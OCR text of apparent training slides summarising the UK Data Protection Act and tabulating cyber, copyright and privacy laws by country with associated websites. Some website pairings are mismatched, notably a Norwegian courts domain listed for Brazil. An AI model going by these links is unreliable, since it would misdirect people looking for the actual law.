
1. The DPA protects individuals concerning the processing of personal data, in particular by:
   a. Requiring personal data to be processed lawfully and fairly, based on the data subject's consent or another specified basis,
   b. Conferring rights on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
   c. Conferring functions on the Commissioner, giving the holder of that office responsibility to monitor and enforce their provisions.

2. When carrying out functions under the GDPR, the applied GDPR, and this Act, the Commissioner must regard the importance of securing an appropriate level of protection for personal data, taking account of the interests of data subjects, controllers, and others, and matters of general public interest.




Cyber Law in Different Countries

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.congress.gov
	Computer Security Act of 1987	https://csrc.nist.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov
	Computer Fraud and Abuse Act	https://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov



Cyber Law in Different Countries (Cont'd)

Country Name	Laws/Acts	Website
Australia	The Trade Marks Act 1995	https://www.legislation.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
	The Network and Information Systems Regulations 2018	
	Communications Act 2003	
	The Privacy and Electronic Communications (EC Directive) Regulations 2003	
	Investigatory Powers Act 2016	
	Regulation of Investigatory Powers Act 2000	
China	Copyright Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	https://www.meity.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	https://www.cybercrimelaw.net



Cyber Law in Different Countries (Cont'd)

Country Name	Laws/Acts	Website
Italy	Penal Code Article 615 ter	https://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	https://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	https://sso.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	https://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	https://www.copyright.or.kr
	Industrial Design Protection Act	https://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	https://www.wipo.int
	Computer Hacking	https://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	https://www.domstol.no
Hong Kong	Article 139 of the Basic Law	https://www.basiclaw.gov.hk

